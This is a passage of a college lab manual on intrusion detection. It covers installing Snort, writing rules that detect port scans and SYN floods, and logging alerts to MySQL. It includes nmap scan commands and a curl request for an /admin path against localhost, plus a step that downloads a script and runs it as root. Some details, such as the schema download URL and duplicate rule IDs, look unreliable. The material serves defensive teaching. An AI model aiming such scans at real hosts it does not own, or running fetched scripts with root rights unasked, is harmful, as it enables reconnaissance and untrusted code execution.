R.M.K. COLLEGE OF ENGINEERING AND TECHNOLOGY

(An Autonomous Institution)

R.S.M. Nagar, Puduvoyal – 601 206

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

22CY701

INTRUSION DETECTION AND INTERNET SECURITY (LAB INTEGRATED)

LAB MANUAL

R2022

ACADEMIC YEAR: 2025-26 ODD

SEMESTER

B.E. COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

R.M.K. COLLEGE OF ENGINEERING AND TECHNOLOGY

(An Autonomous Institution)

R.S.M. Nagar, Puduvoyal – 601 206

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECUIRTY)

22CY701

INTRUSION DETETCION AND INTERNET SECURITY (LAB INTEGRATED)

LAB MANUAL

R2022

2025-26 EVEN SEMESTER

B.E. COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

Prepared by	Checked by	Approved By
Dr.Dharini N	**Dr. S. M. Udhaya Sankar**	**Dr.N.Suresh**
Associate Professor /CSE(CS)	Professor & Head / CSE (CS)	**Kumar,** Principal

R.M.K. COLLEGE OF ENGINEERING AND TECHNOLOGY
(An Autonomous Institution)
R.S.M. Nagar, Puduvoyal – 601 206

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECUIRTY)

Vision

To excel and take the lead in Cyber Security education, profession and research globally with a commitment to effectively address societal needs

Mission

✣ To collaborate with innovators to provide real-world, standards - based cybersecurity capabilities that address business needs.

✣ To prepare the professionals in both academic and industrial settings capable of solving real world cybersecurity threats.

✣ To inculcate the students in designing and developing various projects in different areas of cybersecurity, by providing a distinguished and high-quality education.

Program Educational Objectives

Graduates of Computer Science and Engineering Program (Cyber Security) will be able to:

PEO 1 : Acquire the knowledge, skills and the attitude necessary for the analysis of Cybersecurity.

PEO 2 : Apply the cutting-edge latest technology within a professional, legal and ethical frame work and will operate effectively in a multidisciplinary stream.

PEO 3 : Practice continued, self-learning to keep their knowledge and skills upto date and remain abreast of the latest developments in cybersecurity.

Program Specific Outcomes

Graduates of Computer Science and Engineering (Cyber Security) Program will be able :

PSO 1 : To understand, analyze, design, and develop computing solutions by applying algorithms, web design, database management, networking & cyber security.

PSO 2 : To develop cyber security skills including network defense, ethical hacking, penetration testing, application security and cryptography to provide real time solutions.

PSO 3 : To apply standard tools, practices and strategies in cyber security for successful career and entrepreneurship

R.M.K. COLLEGE OF ENGINEERING AND TECHNOLOGY
(An Autonomous Institution)
R.S.M. Nagar, Puduvoyal – 601 206

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

OBJECTIVES:

- To Understand when, where, how, and why to apply Intrusion Detection tools and techniques in order to improve the security posture of an enterprise.
- To Apply knowledge of the fundamentals and history of Intrusion Detection in order to avoid common pitfalls in the creation and evaluation of new Intrusion Detection Systems
- To Analyze intrusion detection alerts and logs to distinguish attack types from false alarms
- To Understand the fundamentals of network security, including the MAC layer, Internet Protocol, and common attacks targeting these layers.
- To Gain an understanding of key internet security mechanisms, including firewalls, virtual private networks (VPNs), and TLS/SSL VPNs.

LIST OF EXERCISES:

1. Install Snort and configure it to monitor network traffic.
2. Deploy Snort as a Network Intrusion Detection System (NIDS).
3. Write and implement custom Snort rules to detect specific traffic patterns.
4. Integrate Snort with MySQL to log alerts to a database.
5. Enhance Snort's functionality using preprocessors and plugins.
6. Set up advanced alerting and logging mechanisms.
7. Conducting TCP SYN Flood Attack
8. Sniffing Packets on Network Interfaces
9. Spoofing Source IP Address in Packets
10. Configuring Linux Firewall using IP tables
11. Setting Up VPN Tunnels
12. Investigating DNSSEC Implementation and Validation.
13. Exploring BGP Session Hijacking
14. Simulating Heartbleed Attack Scenario

OUTCOMES:

Upon completion of the course, the students will be able to:

CO1: Understand fundamental concepts and demonstrate skills in capturing and analyzing network packets.

CO2: Utilize various protocol analyzers and Network Intrusion Detection Systems (NIDS) to detect network attacks and troubleshoot network problems.

CO3: Develop the ability to proficiently use the Snort tool for detecting and mitigating network attacks

CO4: Demonstrate knowledge of network security basics, including MAC layer vulnerabilities and attacks, as well as common attacks targeting the Internet Protocol.

CO5: Demonstrate understanding of firewall, VPN, and TLS/SSL VPN principles and functionalities in network security.

CO6: Apply the concepts of Intrusion Detection and internet security protocols to develop cyber security mechanisms.

Exp No: 1 Install Snort and configure it to monitor network traffic Date:

Aim:

Install Snort on a Linux host and configure it to run in packet capture and intrusion detection mode to monitor live network traffic.

Theory:

Snort is an open-source network intrusion detection and prevention system (NIDS/NIPS). It performs real-time traffic analysis and packet logging. Snort can operate in three main modes: sniffer, packet logger and network intrusion detection. Configuration is driven by the snort.conf file and rule sets.

Procedure:

1. Update system and install dependencies: sudo apt update && sudo apt install -y build-essential libpcap-dev libpcre3-dev libdumbnet-dev bison flex zlib1g-dev.

2. Download Snort source or installation package (e.g., snort 2.9.x/3.x), extract and build if compiling from source.


3. Create snort user and directories: /etc/snort, /var/log/snort, /usr/local/lib/snort_dynamicrules.

4. Copy and edit snort.conf – set var HOME_NET to your network range and configure RULE_PATH and SO_RULE_PATH.

5. Test configuration: snort -T -c /etc/snort/snort.conf.

6. Run Snort in IDS mode: sudo snort -A console -q -c /etc/snort/snort.conf -i eth0 (replace interface).

Sample Output: - Console shows alerts when matching traffic occurs. - Log files in /var/log/snort (alert files, unified2 files).



Viva Questions

1. What is Snort and what are its main functions?
Snort is an open-source Network Intrusion Detection and Prevention System (NIDS/NIPS). It performs **real-time packet analysis**, **traffic monitoring**, and **logging** to detect malicious activities like port scans, buffer overflows, and exploits. It can also act as an Intrusion Prevention System (IPS) when configured inline.

2. What are the different modes in which Snort can operate?
Snort operates in three main modes:

1. **Sniffer Mode** – Captures and displays packets on the console.
2. **Packet Logger Mode** – Logs packets to files for later analysis.
3. **Network Intrusion Detection Mode (NIDS)** – Analyzes network traffic in real time using rule-based detection.

3. What is the role of the snort.conf file?
snort.conf is the **main configuration file** that defines how Snort operates. It contains settings such as:

- **HOME_NET**: Defines the protected network range.
- **RULE_PATH**: Points to the location of rule files.
- **Preprocessors and Output Plugins**: Configure how Snort processes and logs packets.

4. How are Snort rules structured?
A Snort rule has two main parts:

- **Rule Header**: Defines action, protocol, source/destination IP and ports.
- **Rule Options**: Contain conditions and messages for alerts.

Example:

```
alert tcp any any -> 192.168.1.0/24 80 (msg:"HTTP traffic detected"; sid:1000001;)
```

5. What command is used to test Snort configuration and what does it do?
The command is:

```
snort -T -c /etc/snort/snort.conf
```

It tests the configuration file (snort.conf) for syntax errors or missing files **without starting Snort**.

6. What is the significance of the directories /etc/snort and /var/log/snort?

- /etc/snort: Stores configuration files and rule sets.
- /var/log/snort: Contains output logs, alert files, and packet capture data generated by Snort during operation.

7. How can Snort be run in Intrusion Detection mode?
Snort can be started in IDS mode using:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

- -A console → display alerts on the console
- -q → quiet mode (less verbose)
- -c → specify configuration file
- -i → specify network interface

8. What type of output does Snort generate when detecting suspicious traffic?
Snort generates:

- **Console alerts** when it detects matching rule traffic.
- **Log files** (like alert, unified2 formats) in /var/log/snort that can be analyzed using tools like **Barnyard2** or **Snorby**.

Result: Snort successfully installed and monitoring live traffic on interface eth0. Alerts are generated for matching rules

Exp.No 2: Deploy Snort as a Network Intrusion Detection System (NIDS) Date:

Aim

To deploy Snort as a Network Intrusion Detection System (NIDS) on Ubuntu and configure it with custom rules to detect different types of network scans and attacks, such as SYN flood, UDP scan, Ping scan, FIN scan, NULL scan, XMAS scan, and generic TCP scans.

Theory:

Snort is an open-source Network Intrusion Detection and Prevention System (NIDS/NIPS) developed by Cisco, designed to monitor and analyze network traffic in real time. It captures packets and compares them against predefined rules or signatures to identify malicious or suspicious activities such as port scans, Denial of Service (DoS) attempts, and various types of network attacks. Snort can operate in three different modes: sniffer mode (to view packets), packet logger mode (to record traffic), and network intrusion detection mode (to detect and alert on suspicious traffic). Configuration is controlled mainly through the snort.conf file, where variables like HOME_NET, rule paths, and preprocessors are defined. The system's flexibility and rule-based detection mechanism make it one of the most popular IDS tools for both research and enterprise environments.

When Snort is deployed as a Network Intrusion Detection System (NIDS), it monitors network traffic and identifies patterns that indicate reconnaissance or attack attempts. Custom rules can be written to detect specific scan types such as SYN floods, FIN scans, NULL scans, XMAS scans, UDP scans, and ICMP sweeps. These scans are typically generated using tools like nmap, and Snort's detection filters help in identifying repetitive behaviors from the same source within a specified time frame. Once Snort detects suspicious activity, it logs the alerts in /var/log/snort and can display them on the console for analysis. This experiment demonstrates how Snort can be configured with custom rules to effectively detect various network scanning behaviors and enhance network security monitoring.

Requirements

- Ubuntu system with Snort installed
- Root/sudo privileges
- nmap tool for generating test scans

Procedure

1. **Check Snort Installation**

```
snort -V
```

Ensure Snort is installed and shows its version.

2. **Locate the Network Interface**

```
ip a
```

Note down the interface name (e.g., `eth0`, `enp0s3`, or `wlan0`).

3. **Open Snort Local Rules File**

```
sudo nano /etc/snort/rules/local.rules
```

4. **Add Custom Snort Rules**

   Insert the following rules in the file:
   # 1000001 - SYN scan / possible SYN flood (many SYNs)
   alert tcp any any -> $HOME_NET any (msg:"[IDS] Possible TCP SYN scan/flood"; flags:S; detection_filter: track by_src, count 20, seconds 5; sid:1000001; rev:1;)

   # 1000002 - UDP scan (many UDP probes)
   alert udp any any -> $HOME_NET any (msg:"[IDS] Possible UDP scan"; detection_filter: track by_src, count 40, seconds 60; sid:1000002; rev:1;)

   # 1000003 - ICMP (Ping) sweep / host discovery (many ICMP echo requests)
   alert icmp any any -> $HOME_NET any (msg:"[IDS] ICMP echo request sweep"; itype:8; detection_filter: track by_src, count 10, seconds 60; sid:1000003; rev:1;)

   # 1000004 - FIN scan (single FIN flag)
   alert tcp any any -> $HOME_NET any (msg:"[IDS] Possible FIN scan"; flags:F; detection_filter: track by_src, count 5, seconds 60; sid:1000004; rev:1;)

   # 1000005 - NULL scan (no TCP flags set)
   alert tcp any any -> $HOME_NET any (msg:"[IDS] Possible NULL scan"; flags:0; detection_filter: track by_src, count 5, seconds 60; sid:1000005; rev:1;)

   # 1000006 - XMAS scan (FIN, PSH, URG set)
   alert tcp any any -> $HOME_NET any (msg:"[IDS] Possible XMAS scan"; flags:FPU; detection_filter: track by_src, count 5, seconds 60; sid:1000006; rev:1;)

   # 1000007 - Generic TCP scan: lots of SYNs to many ports
   alert tcp any any -> $HOME_NET any (msg:"[IDS] Generic TCP portscan (SYN probes)"; flags:S; detection_filter: track by_src, count 15, seconds 60; sid:1000007; rev:1;)

5. **Save and Exit**
   Press `CTRL+O`, Enter, then `CTRL+X`.
6. **Run Snort in IDS Mode(in first terminal)**

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

   (Replace `eth0` with your interface name.)


7. **Generate Test Traffic Using Nmap**
   Install nmap if needed:

```
sudo apt install nmap
```


8. Run these attacker commands (each from another terminal on the same machine). sudo is required for raw scans (-sS, -sF, -sN, -sX, -sU)(in second terminal)

1) ICMP echo-request burst (ping sweep)
ping -c 12 127.0.0.1
2) SYN scan (stealth) — many ports
sudo nmap -sS -p 1-1000 --min-rate 200 --max-retries 0 127.0.0.1
3) TCP connect (full) scan
sudo nmap -sT -p 1-1000 --min-rate 100 127.0.0.1
4) FIN scan
sudo nmap -sF -p 1-200 --min-rate 100 127.0.0.1
5) NULL scan
sudo nmap -sN -p 1-200 --min-rate 100 127.0.0.1
6) XMAS scan
sudo nmap -sX -p 1-200 --min-rate 100 127.0.0.1
7) TCP Generic Port Scan
sudo nmap -sS -p- --min-rate 200 --max-retries 0 127.0.0.1


Expected Output




NULL SCAN detected in SNORT




FIN SCAN detected in SNORT




GENERIC PORT SCAN detected in SNORT




SYN FLOOD detected in SNORT



ICMP Sweep detected in SNORT



UDP SCAN detected in SNORT



XMAS SCAN detected in NMAP

All the scans have been performed using the `<target-ip> as the loop back address.`

Viva Questions

1. What is Snort and why is it used?
Answer: Snort is an open-source network intrusion detection/prevention system used to monitor, analyze, and log network traffic in real time. It detects attacks and suspicious activity using rule-based signatures and can be run as an IDS or IPS.

2. Name the three main modes of Snort operation.
Answer: Sniffer mode (packet capture/display), Packet logger mode (record packets to files), and Network Intrusion Detection mode (analyze traffic and generate alerts using rules).

3. Where is the main configuration stored and what important variable must you set?
Answer: The main configuration is snort.conf (typically in /etc/snort). You must set HOME_NET to define the protected network range.

4. Describe the basic structure of a Snort rule.
Answer: A rule has a header (action, protocol, src IP/port, direction, dst IP/port) and options in parentheses (message, content, flags, detection_filter/threshold, sid, rev, etc.). Example header: alert tcp any any -> $HOME_NET 80 (msg:"..."; sid:1000001;).

5. How do detection_filter and thresholding help when detecting scans?
Answer: They limit alerting by counting events from a source over a time window (e.g., detection_filter: track by_src, count 20, seconds 5), preventing alert floods and allowing detection of repeated/massive behavior like scans or floods.

6. What is the difference between an SYN scan and a TCP connect scan?
Answer: SYN scan (-sS) is a stealthy half-open scan sending SYNs and analyzing responses without completing the TCP handshake. TCP connect scan (-sT) completes full TCP handshakes (uses the OS connect call), is noisier and easier to detect.

7. How would you test that your custom Snort rules detect a FIN, NULL, or XMAS scan?
Answer: Use nmap with corresponding flags from another terminal: sudo nmap -sF (FIN), sudo nmap -sN (NULL), sudo nmap -sX (XMAS) against the monitored host; observe Snort console/log alerts.

8. Where does Snort store its logs and alerts by default?
Answer: Typically in /var/log/snort — containing alert files, packet captures, and (if configured) unified2 files for processing by tools like Barnyard2.

9. How do you verify Snort's configuration without starting it?
Answer: Run snort -T -c /etc/snort/snort.conf. The -T option tests the configuration for syntax errors and file availability.

10. What are common causes of false positives in Snort and how can you reduce them?
Answer: Causes: overly broad rules, misconfigured HOME_NET, noisy thresholds, or benign traffic matching signatures. Reduce by tuning HOME_NET, narrowing rule scopes, using detection filters, adding whitelist rules, and refining rule options (ports, content).

11. Explain the role of preprocessors in Snort.
Answer: Preprocessors normalize and inspect traffic before the detection engine (e.g., defragmentation, HTTP normalization, stream reassembly, detecting anomalous protocol behavior), improving detection and reducing evasion.

12. If you see no alerts when generating nmap scans, what troubleshooting steps should you take?
Answer: Check correct network interface (ip a), confirm Snort running with the correct -i iface, verify HOME_NET and rule paths in snort.conf, ensure local.rules is included, test with snort -T, and check log permissions and that rules have correct SIDs/options.

Result

Snort was successfully configured in IDS mode with custom rules, and different types of scans (SYN, UDP, Ping, FIN, NULL, XMAS, and generic TCP scans) were detected and logged as alerts.

Exp No. 3 Write and implement custom Snort rules to detect specific traffic patterns Date:

Aim

To demonstrate how Snort detects malicious HTTP GET requests accessing sensitive paths, simulating an attacker's attempt to access restricted resources.

Theory

Snort is an open-source Network Intrusion Detection System (NIDS) that analyzes network packets in real time to identify suspicious or malicious activities. It uses a rule-based detection mechanism where each rule defines patterns to look for in network traffic. In web-based attacks, attackers often try to access restricted directories such as /admin or /config through HTTP GET requests. By writing custom Snort rules that inspect HTTP methods and URIs, administrators can detect these attempts. When Snort operates in IDS mode, it monitors HTTP traffic and triggers alerts when requests match the defined patterns, helping identify unauthorized access attempts or reconnaissance activities targeting sensitive web resources.

Procedure

1. **Setup Snort**
    - Install Snort on your testing machine.
    - Ensure it is configured in **NIDS mode** to monitor HTTP traffic.
    - Update Snort's rules.
2. **Write a Custom Rule**
3. Save the following rule in your local Snort rules file (local.rules):

alert tcp any any -> any 80 (msg:"Possible Sensitive Path Access"; flow:to_server,established; content:"GET"; http_method; content:"/admin"; http_uri; nocase; sid:1000001; rev:1;)

This rule triggers if an HTTP GET request contains /admin in the URI.

4. **Start Snort in Packet Logging Mode**


sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
(Replace eth0 with your interface name.)

5. **Simulate an Attacker's Request**
   On another machine or the same system, run:

curl -v http://localhost/secret/admin/config

6. **Detection by Snort**
    - Snort inspects the HTTP GET request.
    - If /admin matches in the URI, Snort triggers an alert.

Sample Output
When the attacker sends the malicious GET request, Snort logs an alert similar to:



Viva Questions

1. What is the purpose of this experiment?
Answer: The experiment demonstrates how Snort detects malicious HTTP GET requests attempting to access sensitive paths like /admin or /config**.**

2. What does the given Snort rule detect?
Answer: The rule detects HTTP GET requests where the URI contains /admin, indicating a possible attempt to access restricted web areas.

3. What does the keyword http_uri specify in a Snort rule?
Answer: It tells Snort to inspect the URI portion of an HTTP request to match specific patterns or paths.

4. What action does Snort take when the rule is triggered?
Answer: Snort generates an alert message (in this case, “Possible Sensitive Path Access”) and logs it to the console or log files.

5. How can you simulate the attack to test detection?
Answer: By using a command like curl -v http://localhost/secret/admin/config, which sends an HTTP GET request containing /admin in the URI, causing Snort to trigger the alert.

Result
The experiment successfully simulated an attacker attempting to access a sensitive path using an HTTP GET request. Snort’s custom rule detected the request and generated an alert, proving its ability to monitor and prevent unauthorized access attempts.

Exp.No 4: Integrate Snort with MySQL to log alerts to a database Date:

Aim

To integrate Snort Intrusion Detection System (IDS) with MySQL database for logging alerts and events, and to verify the integration by generating test alerts.

Theory

Snort is an open-source network intrusion detection and prevention system capable of performing real-time traffic analysis and packet logging. Snort can alert and log malicious activities detected on the network.

MySQL is a relational database management system used to store Snort logs and event data. Integrating Snort with MySQL allows network administrators to:

- Store Snort alerts and events in a structured database.
- Perform queries to analyze intrusions efficiently.
- Generate reports and monitor attack trends.

Integration Workflow:

1. Install Snort and MySQL.
2. Create a database and tables for Snort events.
3. Configure Snort to use the MySQL output plugin.
4. Run Snort and check that events are logged into the database.

Pre-requisites

- Kali Linux / Ubuntu system with root privileges.
- Snort 2.x installed.
- MySQL/MariaDB installed.
- Basic knowledge of Linux commands.

Required Tools/Software

- Snort 2.x
- MySQL/MariaDB
- Terminal/SSH access
- Web browser (for database verification, optional)

Procedure

Step 1: Install MySQL

sudo apt update
sudo apt install mysql-server -y
sudo systemctl start mysql
sudo systemctl enable mysql

Check MySQL Status:

sudo systemctl status mysql

Sample Output:

● mysql.service - MySQL Community Server
Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
Active: active (running) since Fri 2025-10-23 18:00:01 IST

Step 2: Create Database and User for Snort

sudo mysql -u root -p

Inside MySQL shell:

CREATE DATABASE snort;

CREATE USER 'snortuser'@'localhost' IDENTIFIED BY 'SnortPass123';
GRANT ALL PRIVILEGES ON snort.* TO 'snortuser'@'localhost';
FLUSH PRIVILEGES;
EXIT;

Step 3: Create Snort Tables
Download Snort MySQL schema script:
cd /usr/src
sudo wget https://raw.githubusercontent.com/snort3/snort3/main/etc/mysql/create_mysql
sudo chmod +x create_mysql
sudo ./create_mysql -u snortuser -p SnortPass123 snort
Sample Output:
Creating snort database tables...
Tables created successfully

Step 4: Configure Snort for MySQL Output
Edit Snort configuration file:
sudo nano /etc/snort/snort.conf
Uncomment/add the database output plugin lines:
output database: log, mysql, user=snortuser password=SnortPass123 dbname=snort host=localhost
Save and exit (Ctrl+O, Enter, Ctrl+X).

Step 5: Run Snort and Test
Run Snort in console mode on a network interface (eth0):
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
Sample Output on Triggered Alert:
[**] [1:1000001:0] ICMP test alert [**]
[Priority: 3]
10/23-18:15:22.123456 192.168.1.5 -> 192.168.1.1
ICMP TTL:64 TOS:0x0 ID:12345 IpLen:20 DgmLen:28
Type:8 Code:0 ID:54321   Seq:1 ECHO

Step 6: Verify Alerts in MySQL
sudo mysql -u snortuser -p snort
Query Snort events table:
SELECT * FROM event LIMIT 10;

Sample Output

sid	cid	signature	timestamp
1	**1**	**ICMP test alert**	**2025-10-23 18:15:22**
2	**2**	**TCP port scan**	**2025-10-23 18:16:10**

Viva Questions

1. Q: What is the aim of integrating Snort with MySQL?
A: The aim is to store Snort intrusion detection alerts into a MySQL database for easy analysis, reporting, and long-term storage. This allows network administrators to query alerts, generate statistics, and integrate Snort with other security tools.

2. Q: What are the prerequisites for integrating Snort with MySQL?
A:

- Snort installed and configured on the system.
- MySQL server installed and running.
- Snort database schema created in MySQL (tables like event, signature, etc.).
- Required Snort plugins or DAQ modules that support database output.

3. Q: How do you configure Snort to log alerts to a MySQL database?
A:

- Open snort.conf file.
- Enable the database output plugin by adding a line like:
- output database: log, mysql, user=snort password=snortpass dbname=snort host=localhost
- Restart Snort to apply the changes.
- Snort will now insert alerts into the MySQL database automatically.

4. Q: How can you verify that Snort is successfully logging alerts to MySQL?
A:

- Run Snort in console mode with test traffic:
- sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
- Open MySQL and check the event table:
- USE snort;
- SELECT * FROM event;
- If Snort is integrated correctly, detected events will appear in the table.

5. Q: What are the common errors faced while integrating Snort with MySQL? How do you resolve them?
A:

